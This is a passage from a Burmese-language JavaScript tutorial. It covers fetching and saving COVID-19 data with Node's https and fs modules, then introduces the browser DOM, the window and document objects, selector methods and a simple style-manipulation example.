အခုတော့ Module ရေးထုံးတွေရဲ့ အကူအညီနဲ့ ကိုယ်တိုင်ရေးသားတဲ့ ကုဒ်တွေကို စနစ်ကျအောင် ခွဲခြားချိတ်ဆက်ရေးသားနိုင်သွားမှာ ဖြစ်သလို၊ အများရေးသား ဖြန့်ဝေထားတဲ့ Library တွေ Module တွေ Framework တွေကို ရယူပေါင်းစပ် အသုံးပြုရတာ အများကြီးပိုအဆင်ပြေသွားပြီဖြစ်ပါတယ်။

Practical Sample

ဒီနေရာမှာလည်း လက်တွေ့နမူနာလေးတစ်ခုလောက် ထည့်ပေးချင်ပါတယ်။ ပြီးခဲ့တဲ့ Promise အခန်းမှာ Covid-19 နဲ့ပက်သက်တဲ့ အချက်အလက်တွေ ရယူပုံကို ဖော်ပြခဲ့ပါတယ်။ Browser ထဲမှာ အလုပ်လုပ်တဲ့ ကုဒ်နဲ့ ဖော်ပြခဲ့တာပါ။ Node နဲ့လည်း အဲ့ဒီအချက်အလက်တွေကို ရယူကြည့်ချင်ပါတယ်။

Node မှာ `fetch()` လုပ်ဆောင်ချက် ပါဝင်ခြင်းမရှိပါဘူး။ အသုံးပြုလိုရင် Third-party Module အနေနဲ့ ထပ်ထည့်ပေးရပါတယ်။ ဒါပေမယ့် Node မှာ အင်တာနက်ပေါ်က အချက်အလက်တွေကို ရယူအလုပ်လုပ်ပေးနိုင်တဲ့ HTTP နဲ့ HTTPS Module တို့ ပါဝင်ပါတယ်။ ဒါကြောင့် `fetch()` Module ကို ထပ်ထည့်မနေတော့ဘဲ သူ့မှာ ပါပြီးသား HTTPS Module ကို အသုံးပြုသွားပါမယ်။ ပြီးတဲ့အခါ Node ရဲ့ File System Module ကိုသုံးပြီး ရလာတဲ့အချက်အလက်တွေကို ဖိုင်တစ်ခုအနေနဲ့ သိမ်းပေးလိုက်မှာပါ ဖြစ်ပါတယ်။ `get-covid-info.js` ဆိုတဲ့ဖိုင်တစ်ခုနဲ့ ဒီကုဒ်ကို ရေးပြီးစမ်းကြည့်ပါ။

JavaScript

```
const fs = require("fs")
const https = require("https")

https.get("https://api.covid19api.com/summary", res => {
    let data = ''

    res.on('data', chunk => {
        data += chunk
    })

    res.on('end', () => {
        fs.writeFile('covid-info.json', data, () => {
            console.log("Save to file: Completed")
        })
    })
})
```

ပထမဆုံး `https` Module နဲ့ `fs` Module တို့ကို Import လုပ်ပေးထားပါတယ်။ Standard Module တွေမို့လို့ Path လမ်းကြောင်းတွေဘာတွေ ပေးစရာမလိုဘဲ Module အမည်နဲ့တင် ချိတ်လို့ရတာကို သတိပြုပါ။ `https` ရဲ့ `get()` Method အတွက် Argument နှစ်ခုပေးရပါတယ်။ ပထမတစ်ခုက Data ရယူလိုတဲ့ URL ဖြစ်ပြီး ဒုတိယ Argument ကတော့ Callback Function ပါ။ Data ရယူလို့ ပြီးတဲ့အခါ Callback Function အလုပ်လုပ်သွားမှာပါ။

Callback Function ထဲမှာ `res.on('data')` နဲ့ Data တွေလက်ခံရရှိရင် ဘာလုပ်ရမလဲ သတ်မှတ်ပေးရပါတယ်။ သတိပြုရမှာက၊ `get()` Method က Data တွေကို တစ်ခါထဲ ရှိသမျှအကုန်ယူပေးတာမဟုတ်ပါဘူး။ Data တွေကို အပိုင်းလိုက်၊ အပိုင်းလိုက်၊ ပိုင်းပြီး ရယူပေးမှာဖြစ်လို့ တစ်ပိုင်းရရင်တစ်ခါ += နဲ့ ကြိုကြေညာထားတဲ့ Variable ထဲကို ထပ်တိုးပြီး ထည့်ထည့်ပေးသွားရတာပါ။ ပြီးတဲ့ခါ `res.on('end')` နဲ့ Data တွေယူလို့ ကုန်ပြီဆိုတော့မှ နောက်ဆုံးရလဒ်ကို `covid-info.json` ဆိုတဲ့ ဖိုင်ထဲမှာ သိမ်းပေးလိုက်တာ ဖြစ်ပါတယ်။

ဖိုင်အနေနဲ့ သိမ်းဖို့အတွက် `fs.writeFile()` Method ကိုသုံးထားပြီး သိမ်းလိုတဲ့ File Name နဲ့ အထဲမှာ ထည့်ပေးရမယ့် Data တို့ကို Argument အနေနဲ့ပေးရပါတယ်။ နောက်ဆုံးကနေ သိမ်းပြီးတဲ့အခါ လုပ်ရမယ့် Callback Function ကိုပေးရပါတယ်။ ဒီနည်းနဲ့ HTTPS ကိုသုံးပြီး Data တွေရယူတယ်၊ ရလာတဲ့ Data တွေကို ဖိုင်တစ်ခုနဲ့ သိမ်းလိုက်တယ်ဆိုတဲ့ လုပ်ဆောင်ချက် ရသွားပါတယ်။ စမ်းကြည့်လို့ရပါတယ်။

```
node get-covid-info.js
```

လက်တွေ့စမ်းကြည့်တဲ့အခါ Server ဘက်က Down နေတာတို့၊ Data ရယူတာ အကြိမ်ရေပြည့်သွားလို့ ထပ်မရတော့တာတို့၊ File Permission ပြဿနာရှိနေတာတို့လို ပြဿနာလေးတွေ ရှိနိုင်ပါတယ်။ ဒါတွေကို အဖြေရှာပုံ ရှာနည်းတွေထည့်ပြောမထားလို့ စမ်းကြည့်ရတာ အဆင်မပြေရင် စိတ်မပျက်ပါနဲ့။ ရိုးရိုးနမူနာတွေချည်းပဲ စမ်းနေရတာ ပျင်းစရာဖြစ်နေမှာစိုးလို့သာ လက်တွေ့ကျတဲ့ နမူနာတစ်ခုကို ထည့်ဖော်ပြလိုက်တာပါ။ တစ်ကယ်တော့ ဒီကုဒ်ကလည်း နည်းနည်းအဆင့်ကျော်ပြီး ဖော်ပြလိုက်တဲ့ကုဒ်လို့ ဆိုနိုင်ပါတယ်။

လက်စနဲ့ သိမ်းထားတဲ့ဖိုင်ကနေ ပြန်ယူပုံကိုလည်း တစ်ခါထဲပြောလိုက်ချင်ပါတယ်။ `show-covid-info.js` အမည်နဲ့ အခုလိုရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

JavaScript

```
const fs = require("fs")

fs.readFile('covid-info.json', (err, data) => {
    if(err) {
        console.log(err)
    } else {
        const result = JSON.parse(data)
        const global = result.Global
        const allCountries = result.Countries
        const myanmar = allCountries.find(c => c.Country==="Myanmar")

        console.log("Global:", global, "Myanmar:", myanmar)
    }
})
```

`fs.readFile()` Method ကိုသုံးပြီး စောစောကသိမ်းထားတဲ့ဖိုင်ကို ဖတ်ယူလိုက်တာပါ။ Argument အနေနဲ့ File Name နဲ့ Callback တို့ကိုပေးရပါတယ်။ Callback Function က `err` နဲ့ `data` ဆိုတဲ့ Argument နှစ်ခုကို လက်ခံပါတယ်။ အကြောင်းအမျိုးမျိုးကြောင့် ဖိုင်ကိုဖတ်လို့မရရင် `err` ထဲမှာ Error Message ရှိနေမှာဖြစ်ပြီး ဖတ်လို့ရရင် `data` ထဲမှာ File Content တွေ ရှိနေမှာပါ။

ဒါကြောင့် `err` ရှိမရှိစစ်ပြီး `err` မရှိတော့မှ `data` ကို `JSON.parse()` နဲ့ JavaScript Object ပြောင်းပေးလိုက်တာပါ။ ကျန်အဆင့်တွေရဲ့ အဓိပ္ပါယ်ကိုတော့ ရှေ့မှာတစ်ခါ ရေးခဲ့ဖူးပြီးသားမို့လို့ ထပ်ပြောစရာ မလိုတော့ဘူးလို့ထင်ပါတယ်။ လက်တွေ့စမ်းကြည့်လိုက်ပါ။

```
node show-covid-info.js
```

Node မှာအခုလို File System နဲ့ Network ပိုင်းစီမံတဲ့ Module တွေအပါအဝင် တခြား အသုံးဝင်တဲ့ Standard Module တွေ တစ်ခါထဲ ပါဝင်ပါသေးတယ်။ စိတ်ဝင်စားရင် ဒီမှာ လေ့လာကြည့်နိုင်ပါတယ်။

https://nodejs.org/api

အခန်း (၂၂) – Document Object Model – DOM

Document Object Model (DOM) ဆိုတာ JavaScript ကို အသုံးပြုပြီး HTML Document တွေကို စီမံလို့ရအောင် တီထွင်ထားတဲ့ နည်းပညာ ဖြစ်ပါတယ်။ JavaScript ကို မူလအစကတည်းက Browser ထဲမှာ အလုပ်လုပ်တဲ့ Client-side Language တစ်ခုအနေနဲ့ တီထွင်ခဲ့ကြတာမို့လို့ JavaScript နဲ့ DOM ကို ခွဲလို့မရပါဘူး။ DOM ဆိုတာ JavaScript ရဲ့ အရေးအကြီးဆုံး အခန်းကဏ္ဍတစ်ခု ဖြစ်ပါတယ်။

ကနေ့ခေတ်မှာ DOM Manipulation ခေါ် HTML Element တွေစီမံတဲ့အလုပ်တွေ လုပ်ဖို့အတွက် ရိုးရိုး JavaScript ကုဒ်တွေ အစအဆုံး ကိုယ်တိုင်ရေးဖို့ လိုချင်မှ လိုပါလိမ့်မယ်။ jQuery တို့ React တို့ Vuejs တို့လို နည်းပညာတွေရဲ့ အကူအညီနဲ့ တစ်ဆင့်ခံ ဆောင်ရွက်ကြဖို့ များပါတယ်။

ဒီနေရာမှာ အရေးကြီးတာလေးတစ်ခုကို သတိပြုပါ။ လေ့လာနည်းမမှန်ရင် အမြဲမပြတ်ပြောင်းလဲထွက်ပေါ်နေတဲ့ နည်းပညာသစ်တွေ နောက်ကို အမြဲမပြတ် လိုက်နေရတာ ရင်မောစရာကြီး ဖြစ်နေပါလိမ့်မယ်။ jQuery ပေါ်လာတယ်၊ ကောင်းတယ်ဆိုလို့ jQuery လေ့လာလိုက်တယ်။ နောက်တော့မှ React က ပိုကောင်းတယ် ဆိုလို့ React ကို အစအဆုံး ပြန်ပြောင်း လေ့လာရပြန်တယ်။ စသည်ဖြင့် နည်းပညာသစ်တစ်ခုပေါ်တိုင်း တစ်ခါ အစအဆုံး ကြက်တူရွေးနှုတ်တိုက် ဆိုသလို ၏-သည် မရွေး လေ့လာနေရတာ မလွယ်ပါဘူး။ ဒါပေမယ့် သိသင့်သိထိုက်တဲ့ အခြေခံတွေ ကြည်ကြည်ထားသူအတွက် ထပ်ဆင့်နည်းပညာတွေ ဘယ်လောက်ပြောင်းပြောင်း ရင်းမြစ်ကိုနားလည်ပြီး ဖြစ်လို့ တစ်ခုကနေ နောက်တစ်ခုကို အလွယ်တစ်ကူ ကူးပြောင်း လေ့လာ အသုံးချနိုင်ပါလိမ့်မယ်။ နည်းပညာသစ်မို့လို့ အသစ်ထပ် လေ့လာရတာကို ရှောင်လို့မရနိုင်ပေမယ့် အများကြီး လွယ်ကူမြန်ဆန်သွားမှာဖြစ်သလို အဲ့ဒီလို လေ့လာရလို့လည်း ရင်မောစရာ မဖြစ်တော့တဲ့အပြင် စိတ်ဝင်စား ပျော်ရွှင်စရာတောင် ဖြစ်နေနိုင်ပါသေးတယ်။

ဒါကြောင့် DOM နဲ့ပက်သက်တဲ့ အကြောင်းအရာတွေကို ဖော်ပြတဲ့အခါ၊ Browser ကိုအခြေခံဖန်တီးတဲ့ ပရောဂျက်အားလုံးရဲ့ အခြေခံရင်းမြစ်တစ်ခုအနေနဲ့ မဖြစ်မနေသိထားသင့်တဲ့အတွက် ဖော်ပြခြင်းဖြစ်ပါတယ်။ တစ်ချို့ပရောဂျက်တွေမှာ ဒီနည်းတွေကို တိုက်ရိုက် သုံးဖြစ်ပါလိမ့်မယ်။ တစ်ချို့ပရောဂျက်တွေမှာ တစ်ဆင့်ခံ Framework တစ်ခုခုနဲ့ သုံးဖြစ်ပါလိမ့်မယ်။ သုံးခြင်း/မသုံးခြင်း က အဓိကမဟုတ်ပါဘူး။ အဓိကကတော့ အခြေခံရင်းမြစ် နည်းပညာတစ်ခုအနေနဲ့ သိထားခြင်းအားဖြင့် ရေရှည်မှာ အကျိုးများမှာမို့လို့ လေ့လာခြင်းဖြစ်ပါတယ်။

Document Object Model

Node မှာ Standard Module တွေရှိသလိုပဲ Browser မှာလည်း Standard Object တွေရှိပါတယ်။ အဓိကအကျဆုံး သုံးခုကတော့ `navigator`, `window` နဲ့ `document` ဆိုတဲ့ Object သုံးခုပါ။

`navigator` Object မှာ Browser ကြီးတစ်ခုလုံးနဲ့ သက်ဆိုင်တဲ့ Property တွေ Method တွေ၊ System နဲ့ပက်သက်တဲ့ Property တွေ Method တွေ ပါဝင်ပါတယ်။ ဥပမာ Browser Version ကိုသိချင်ရင် User Agent Property ကို သုံးနိုင်တယ်။ `navigator.userAgent` ဆိုရင်ရပါတယ်။ လက်ရှိ အင်တာနက်ဆက်သွယ်ထားခြင်း ရှိမရှိ၊ ဘက်ထရီ ရှိမရှိ၊ အခဲ့ဒါမျိုးတွေ သိချင်ရင်လည်း `navigator` Object ကနေတစ်ဆင့် ရယူအသုံးပြုနိုင်ပါတယ်။ ဒီနေရာမှာ အဓိကထားပြောမယ့်အကြောင်းအရာတွေတော့ မဟုတ်သေးပါဘူး။ နောင်လိုအပ်လာရင် `navigator` Object နဲ့ပက်သက်တဲ့ လုပ်ဆောင်ချက်တွေကို ဒီလိပ်စာမှာ လေ့လာလို့ ရနိုင်ပါတယ်။

https://developer.mozilla.org/en-US/docs/Web/API/Navigator

`window` Object မှာတော့ လက်ရှိဖွင့်ထားတဲ့ Tab နဲ့ သက်ဆိုင်တဲ့ Property တွေ Method တွေ ပါဝင်ပါတယ်။ အရင်က Tab Browsing ဆိုတာ မရှိပါဘူး။ Web Page အသစ်တစ်ခုကို ထပ်ဖွင့်ချင်ရင် Browser Window အသစ်တစ်ခုနဲ့ပဲ ဖွင့်ရတာပါ။ Window ပဲ ရှိခဲ့လို့ Object အမည်က `tab` Object မဟုတ်ဘဲ `window` Object ဖြစ်နေတာပါ။ ဒါကြောင့် `window` Object ဆိုတာ လက်ရှိဖွင့်ထားတဲ့ Tab နဲ့ သက်ဆိုင်တဲ့ Object ဖြစ်တယ်လို့ မှတ်ထားရမှာပါ။ Window ရဲ့ Size တို့၊ Cursor Position တို့ လက်ရှိ URL တို့လိုတန်ဖိုးတွေဟာ Property အနေနဲ့ ရှိနေပါတယ်။ ဥပမာ `window.location.href` ဆိုရင် လက်ရှိ ဖွင့်ထားတဲ့ URL ကို ရပါတယ်။ ဒါလည်းပဲ ဒီနေရာမှာ အဓိကထည့်သွင်းလေ့လာမယ့် လုပ်ဆောင်ချက် မဟုတ်

သေးပါဘူး။ နောက်လိုအပ်ရင် ဒီလိပ်စာမှာ လေ့လာနိုင်ပါတယ်။

https://developer.mozilla.org/en-US/docs/Web/API/Window

ထူးခြားချက်တစ်ခုကိုတော့ ထည့်ပြောပြချင်ပါတယ်။ Browser တွေက `window` Object ရဲ့ Property တွေ Method တွေကို အသုံးပြုလိုရင် `window` Object တစ်ဆင့်မခံဘဲ တိုက်ရိုက်အသုံးပြုလို့ရအောင် စီစဉ်ပေးထားပါတယ်။ စောစောက နမူနာပြောခဲ့တဲ့ `window.location.href` ကို တစ်ကယ်သုံးရင် `location.href` လို့ သုံးနိုင်ပါတယ်။ ရှေ့က `window` မထည့်လည်းရပါတယ်။ ရလဒ်အတူတူပဲ ဖြစ်မှာပါ။ နောက်ဥပမာ တစ်ခုအနေနဲ့ `window.alert` လို့ခေါ်တဲ့ Message Box တစ်ခုဖော်ပြပေးနိုင်တဲ့ လုပ်ဆောင်ချက် ရှိပါတယ်။ လက်တွေ့သုံးတဲ့အခါ နှစ်မျိုးသုံးလို့ရပါတယ်။ ဒီလိုပါ –

JavaScript

```
window.alert("Hello DOM")
alert("Hello DOM")
```

ဒီထူးခြားချက်လေးကို မှတ်ထားပါ။ တစ်ကယ်တော့ Browser JavaScript မှာ Variable တွေ Function တွေကြေညာလိုက်ရင် ကြေညာလိုက်တဲ့ Variable တွေ Function တွေဟာ `window` Object ရဲ့ Property တွေ Method တွေဖြစ်သွားတာပါ။

JavaScript

```
var name = "Alice"
console.log(name)                       // Alice
console.log(window.name)                // Alice

function add(a, b) {
    return a + b
}

console.log(add(1, 2))                  // 3
console.log(window.add(1, 2))           // 3
```

ဒါကြောင့် မူလရှိနေတဲ့ Global Function တွေရော၊ ကိုယ်ကြေညာလိုက်တဲ့ Global Variable တွေ Function တွေရာ အားလုံးက `window` ရဲ့ Property တွေ Method တွေ ဖြစ်ကြတယ်လို့ မှတ်ရမှာပါ။

`document` Object ကတော့ အရေးအကြီးဆုံးပါပဲ။ အခုဒီနေရာမှာ `document` Object နဲ့ပက်သက်တဲ့ အကြောင်းအရာတွေကို အဓိကထား လေ့လာချင်တာပါ။ `document` Object ဟာ လက်ရှိ HTML Document ကို ရည်ညွှန်းပြီး Document ထဲမှာပါတဲ့ Element နဲ့ Content တွေကို စီမံနိုင်တဲ့ Property တွေ Method တွေ စုစည်း ပါဝင်ပါတယ်။ နမူနာအနေနဲ့ ဒီ HTML Structure ကိုကြည့်ပါ။

HTML

```
<!DOCTYPE html>
<html>
<head>
    <title>Title</title>
</head>
<body>
    <h1>Heading</h1>
    <p>
        Some paragraph content
        <a href="#">A Link</a>
    </p>
</body>
</html>
```

ပါဝင်တဲ့ Element တွေ Content တွေကို DOM နည်းပညာက Object Tree အဖြစ်ပြောင်းပြီး စီမံသွားမှာ ဖြစ်ပါတယ်။ ဖွဲ့စည်းပုံက ဒီလိုဖြစ်မှာပါ –

```
doctype
html
├── head
│   └── title
└── body
    ├── h1
    └── p
        ├── Text
        └── a
```

ဒါဟာ Document Object Model (DOM) ပါပဲ။ HTML Element တွေကို အပြန်အလှန် ဆက်စပ်နေတဲ့ Object Tree တစ်ခုကဲ့သို့ မှတ်ယူပြီး စီမံပေးနိုင်တဲ့ စနစ်ပါ။ HTML Element တွေဟာ Object Tree ကြီး တစ်ခုထဲက Node Object တွေဖြစ်သွားကြတာပါ။ အခေါ်အဝေါ် (၆) မျိုးမှတ်ထားဖို့ လိုပါလိမ့်မယ်။

- Root Node
- Element Node
- Text Node
- Child Node
- Parent Node
- Decedent Node

- နမူနာအရ `doctype` နဲ့ `html` တို့ဟာ ပင်မ **Root Node** တွေပါ။ သူတို့ကရင်းမြစ်ပါပဲ။ သူတို့အပေါ်မှာ တခြား Node တွေမရှိတော့ပါဘူး။

- ဒီ Object Tree မှာ ပါဝင်တဲ့ Node တစ်ခုချင်းစီကို **Element Node** လို့ခေါ်ပါတယ်။

- `html` Node အောက်မှာ `head` နဲ့ `body` ဆိုတဲ့ **Child Node** တွေ ရှိကြပါတယ်။ အပြန်အလှန်အားဖြင့် `head` Node ရဲ့ **Parent Node** က `html` Node ဖြစ်တယ်လို့ ပြောရပါတယ်။

- လက်ရှိ `body` Node မှာ `h1` နဲ့ `p` ဆိုတဲ့ Child Node နှစ်ခု ထပ်ဆင့်ရှိပါသေးတယ်။ `h1` နဲ့ `p` တို့ဟာ `html` ရဲ့ Child Node တွေ မဟုတ်ကြပါဘူး။ ဒါပေမယ့် သူတို့ကို `html` ရဲ့ **Decedent Node** လို့ခေါ်ပါတယ်။ `html` ရဲ့ Child မဟုတ်ပေမယ့် သူအောက်မှာပဲ ထပ်ဆင့်ရှိနေတဲ့ Node တွေမို့လို့ပါ။

- အပေါ်က နမူနာ HTML Structure ကို ပြန်ကြည့်ပါ။ `<p>` Element အတွင်းမှာ စာတစ်ချို့ပါဝင်ပါတယ်။ အဲ့ဒီလိုစာတွေကို **Text Node** လို့ခေါ်တာပါ။ ဒါကြောင့် `p` ရဲ့ Child Node အနေနဲ့ Text Node တစ်ခုနဲ့ `a` Element Node တို့ ရှိနေကြတာပါ။

Node တစ်ခုချင်းစီကို Object တွေလို့ မှတ်ယူနိုင်ပါတယ်။ ပြည့်ပြည့်စုံစုံ ပြောမယ်ဆိုရင်တော့ HTML Element Object နဲ့ DOM Node Object နှစ်မျိုးကနေ ပေါင်းစပ် ဆင်းသက်လာတဲ့ Object တွေပါ။ ဒါကြောင့် အဲ့ဒီ Node တွေမှာ Property တွေ Method တွေရှိကြပါတယ်။ ဒီ Property တွေ Method တွေထဲက ရွေးချယ်မှတ်သားသင့်တာတွေကို ခဏနေတော့ စုစည်းဖော်ပြပေးပါမယ်။

အရင်လေ့လာကြရမှာကတော့ လိုချင်တဲ့ Node ကို DOM Tree ကနေ ရွေးယူတဲ့နည်း ဖြစ်ပါတယ်။ ဒီလို ရွေးယူနိုင်ဖို့အတွက် Selector Method တွေကို သုံးရပါတယ်။ အရင်ကတော့ အခုလို Method တွေကို သုံးကြပါတယ်။

- `document.`**`getElementById`**`()`
- `document.`**`getElementsByTagName`**`()`
- `document.`**`getElementsByClassName`**`()`

Element တွေကို `id` နဲ့ရွေးယူနိုင်သလို Element Name နဲ့လည်း ရွေးယူနိုင်မှာပါ။ `class` နဲ့လည်း ရွေးယူနိုင်ပါတယ်။ အခုနောက်ပိုင်းမှာတော့ ဒီ Method တွေထက်ပိုကောင်းတဲ့ Method တွေ ရှိနေပါပြီ။

- `document.`**`querySelector`**`()`
- `document.`**`querySelectorAll`**`()`

ဒီ Method တွေကတော့ CSS Selector ရေးထုံးအတိုင်း အသုံးပြုပြီး Element တွေကို ရွေးယူပေးနိုင်တဲ့ Method တွေပါ။ CSS မှာ Element Selector, Class Selector, ID Selector, Decedent Selector, Child Selector, Attribute Selector စသည်ဖြင့် စုံနေအောင်ရှိသလို၊ အဲ့ဒီ Selector တွေအတိုင်း JavaScript မှာလည်း အကုန်အသုံးပြုနိုင်မှာ ဖြစ်ပါတယ်။ `querySelector()` Method က Element တစ်ခုကို ရွေးယူဖို့ သုံးနိုင်ပြီး `querySelectorAll()` ကိုတော့ ပေးလိုက်တဲ့ Selector နဲ့ကိုက်ညီတဲ့ Element List ကို ရယူဖို့ သုံးနိုင်ပါတယ်။


Element တစ်ခုကို ရွေးယူပြီးနောက်မှာ DOM Property တွေ Method တွေကိုသုံးပြီး အဲ့ဒီ Element ကို စီမံလို့ရပြီ ဖြစ်ပါတယ်။ အသုံးများမယ့် Property တွေ Method တွေအကြောင်း မပြောခင်၊ ပိုပြီးတော့ စိတ်ဝင်စားဖို့ ကောင်းသွားအောင် လက်တွေ့နမူနာလေးတစ်ခုလောက် အရင်လုပ်ကြည့်လိုက်ချင်ပါတယ်။

HTML Document တစ်ခုတည်ဆောက်ပြီး ဒီကုဒ်ကို ကူးရေးလိုက်ပါ။

HTML & CSS

```
<!DOCTYPE html>
<html>
<head>
    <title>Title</title>
    <style>
        #box {
            position: relative;
            width: 800px;
            height: 30px;
            padding: 10px;
            background: skyblue;
            border: 5px solid darkblue;
        }

        #ball {
            position: absolute;
            left: 0;
            top: 0;
            width: 30px;
            height: 30px;
            border-radius: 30px;
            background-color: red;
        }
    </style>
</head>
<body>
    <div id="box">
        <div id="ball"></div>
    </div>
</body>
</html>
```

HTML/CSS တွေအကြောင်းကို သိရှိပြီးသားဖြစ်တယ်လို့ သဘောထားတဲ့အတွက် ဒီကုဒ်ရဲ့ အကြောင်းကို ရှင်းပြမနေတော့ပါဘူး။ ရှင်းနေမှ ရှုပ်နေပါသေးတယ်။ ရေးထားတဲ့ ကုဒ်ကိုသာ လေ့လာကြည့်လိုက်ပါ။ ရလဒ်ကတော့ အခုလိုရရှိမှာဖြစ်ပါတယ်။



လုပ်ကြည့်ချင်တာက `id` မှာ `ball` လို့ပေးထားတဲ့ Element လေး ရွှေ့လျားနေတဲ့ Animation လုပ်ဆောင်ချက်လေး ရအောင် JavaScript နဲ့ ရေးကြည့်ချင်တာပါ။ သိပ်မခက်ပါဘူး။ လက်ရှိရေးထားတဲ့ CSS ကုဒ်ကိုလေ့လာကြည့်လိုက်ရင် `#ball` Element အတွက် `position: absolute` နဲ့ `top: 0; left: 0` လို့ သတ်မှတ်ပေးထားတာကို သတိပြုပါ။ JavaScript ကုဒ်လေးတစ်ချို့ စရေးကြပါမယ်။ ဒီကုဒ်ကို ကို HTML Structure ရဲ့အောက်နား `</body>` မပိတ်ခင်လေးမှာ ရေးထည့်ပေးလိုက်ပါ။

HTML & JavaScript

```
<script>
    let ball = document.querySelector("#ball")
    ball.style.left = "100px"
</script>
```

`querySelector()` ကိုသုံးပြီး ID Selector နဲ့ `#ball` Element ကို ရွေးယူလိုက်ပါတယ်။ ရလဒ်ကို `ball` Variable ထဲမှာ ထည့်လိုက်ပါတယ်။ Variable ထဲကိုရောက်ရှိသွားမှာ Element Reference ခေါ်

အညွှန်းတန်ဖိုးတစ်ခုဖြစ်ပါတယ်။ ဒီသဘောကို Variable က ရွေးထားတဲ့ Element ကို ထောက်ထားလိုက်တာ လို့ မြင်ကြည့်နိုင်ပါတယ်။ ဒါကြောင့် Variable ပေါ်မှာပြုလိုက်လိုက်တဲ့ အပြောင်းအလဲတွေဟာ Element ပေါ်မှာလည်း သက်ရောက်သွားမှာဖြစ်ပါတယ်။


ပထမဦးဆုံး DOM Property အနေနဲ့ `style` Property ကို အသုံးပြုထားတာကို တွေ့ရနိုင်ပါတယ်။ `style` Property နဲ့အတူ CSS Property တွေထဲက နှစ်သက်ရာကို ပူးတွဲအသုံးပြုနိုင်ပါတယ်။ `background`, `border`, `color`, `textAlign`, `margin`, `paddingTop` စသည်ဖြင့်ပါ။ ဒီနေရာမှာ ရေးဟန်ကို သတိပြုပါ။ CSS တွေရေးတဲ့အခါ `text-align`, `padding-top` စသည်ဖြင့် Dash လေးတွေသုံးပြီး ရေးကြပါတယ်။ JavaScript ကုဒ်ထဲမှာ Dash တွေကိုသုံးခွင့်မရှိ Camel Case နဲ့ ပြောင်းရေးပေးရပါတယ်။ `text-align` ဆိုရင် `textAlign`၊ `padding-top` ဆိုရင် `paddingTop` စသည်ဖြင့် ပြောင်းရေးပေးရပါတယ်။

အကယ်၍ CSS ရေးထုံးအတိုင်းပဲ ရေးချင်တယ်ဆိုရင်လည်း ရတော့ရပါတယ်။ Object Property ရေးထုံးအစား Array Index ရေးထုံးကိုသုံးနိုင်ပါတယ်။ ဥပမာ ဒီလိုပါ –

Pseudocode

```
element.style["padding-top"] = "10px"
element.style["text-align"] = "center"
```

